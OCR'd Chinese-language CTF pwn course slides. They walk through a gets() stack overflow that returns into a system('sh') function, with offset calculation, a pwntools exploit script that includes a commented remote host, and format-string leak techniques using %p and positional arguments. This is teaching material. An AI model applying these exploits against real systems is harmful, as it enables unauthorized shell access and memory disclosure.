main	**.text**	**00000000004006CE**
__libc_csu_init	.text	0000000000400740
__libc_csu_fini	.text	00000000004007B0
_term_proc	.fini	00000000004007B4
puts	**extern**	**0000000000601088**
system	**extern**	**0000000000601090**
__libc_start_main	**extern**	**0000000000601098**
gets	extern	00000000006010A0

Solution - return

- 確認一下這個 function 在做什麼



```
; Attributes: noreturn bp-based frame

public you_cant_see_this_its_too_evil
you_cant_see_this_its_too_evil proc near
; __unwind {
push    rbp
mov     rbp, rsp
mov     edi, offset command ; "sh"
call    _system
mov     edi, 0          ; status
call    _exit
; } // starts at 4006B6
you_cant_see_this_its_too_evil endp
```

Solution - return

- 看看 main function 中是如何輸入的
  - 用 gets 輸入到 var_30


```
lea     rax, [rbp+var_30]
mov     rdi, rax
mov     eax, 0
call    _gets
```

Solution - return

- 計算 offset (方法一)
  - 看看 main function 的 local variable
  - offset = 0x30 + 0x8 = 0x38

```
var_30= byte ptr -30h
```


```
lea     rax, [rbp+var_30]
mov     rdi, rax
mov     eax, 0
call    _gets
```




Solution - return

- 計算 offset (方法二)
  - 利用 gdb 分別紀錄存放 buffer 以及 return address 的位置

- buffer = 0x7fffffffe520
- return = 0x7fffffffe558
- offset = return - buffer = 0x38






Solution - return

- 撰寫 exploit

```
1   from pwn import *
2
3   #r = remote('140.110.112.223', 2118)
4   r = process('./return')
5
6   r.recvuntil('\n')
7
8   ra = 0x004006b6
9   r.sendline(b'a'*0x38 + p64(ra))
10
11  r.interactive()
```



FORMAT STRING

Format String

- printf 使用上的一個漏洞
- 可以做到任意讀寫

Format String

-

```c
#include <stdio.h>

int main(){
    char buffer[8];
    scanf("%s", buffer);
    printf(buffer);
    return 0;
}
```

```
root@kali:/media/sf_SEEDVM/PWN# ./fs
hello
helloroot@kali:/media/sf_SEEDVM/PWN#
```

輸入 Format ?

```
root@kali:/media/sf_SEEDVM/PWN# ./fs
%p,%p,%p
0×a,(nil),(nil)root@kali:/media/sf_SEEDVM/PWN#
```


What happened ?

- 輸入的內容被作為 format 輸出了


```
printf("%p,%p,%p");
```

- format 對應的參數呢 ?
  - registers
  - stack

printf 參數



printf 參數



printf 參數小技巧


- 利用 %n$p 可以指定第 n 個參數

```c
#include <stdio.h>

int main(){
    int a=1, b=2, c=3;
    printf("%2$d, %3$d, %1$d", a, b, c);
    return 0;
}
```

```
% gcc test.c -o test

% ./test
2, 3, 1
```

讀取

- 利用 Foamat string 洩漏目標資訊時，常使用兩種格式
  - %p: 印出 register / stack 上存的值
  - %s: 將 register / stack 上的值作為位址，印出該位址所存的值




%p

- Input

```
%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,…
```

- Output



%p

```
──────────────────────────────── Registers ────────────────────────────────
RAX: 0x0
RBX: 0x0
RCX: 0xa ('\n')
RDX: 0x7ffff7dd3790 --> 0x0
RSI: 0x1
RDI: 0x7fffffffe820 ("%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p")
RBP: 0x7fffffffe860 --> 0x4006f0 (<__libc_csu_init>:    push   r15)
RSP: 0x7fffffffe820 ("%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p")
RIP: 0x4006bf (<main+57>:       call   0x400540 <printf@plt>)
R8 : 0x0
R9 : 0x7ffff7fe9700 (0x00007ffff7fe9700)
R10: 0x7ffff7dd1b78 --> 0x602410 --> 0x0
R11: 0x246
R12: 0x400590 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffe940 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)
────────────────────────────────── Code ───────────────────────────────────
   0x4006b3 <main+45>:  lea    rax,[rbp-0x40]
   0x4006b7 <main+49>:  mov    rdi,rax
   0x4006ba <main+52>:  mov    eax,0x0
=> 0x4006bf <main+57>:  call   0x400540 <printf@plt>
   0x4006c4 <main+62>:  mov    rax,QWORD PTR [rip+0x200985]        # 0x601050 <stdout@@GLIBC_2.2.5>
   0x4006cb <main+69>:  mov    rdi,rax
   0x4006ce <main+72>:  call   0x400560 <fflush@plt>
   0x4006d3 <main+77>:  nop
Guessed arguments:
arg[0]: 0x7fffffffe820 ("%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p")
────────────────────────────────── Stack ──────────────────────────────────
0000| 0x7fffffffe820 ("%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p")
0008| 0x7fffffffe828 (",%p,%p,%p,%p,%p,%p,%p,%p,%p,%p,%p")
0016| 0x7fffffffe830 ("p,%p,%p,%p,%p,%p,%p,%p,%p")
0024| 0x7fffffffe838 ("%p,%p,%p,%p,%p,%p")
0032| 0x7fffffffe840 (",%p,%p,%p")
0040| 0x7fffffffe848 --> 0x400070 --> 0x8
0048| 0x7fffffffe850 --> 0x7fffffffe940 --> 0x1
0056| 0x7fffffffe858 --> 0x7b74f8be5cadfe00
───────────────────────────────────────────────────────────────────────────
```

%p

- Input

```
%11$p
```

- Output

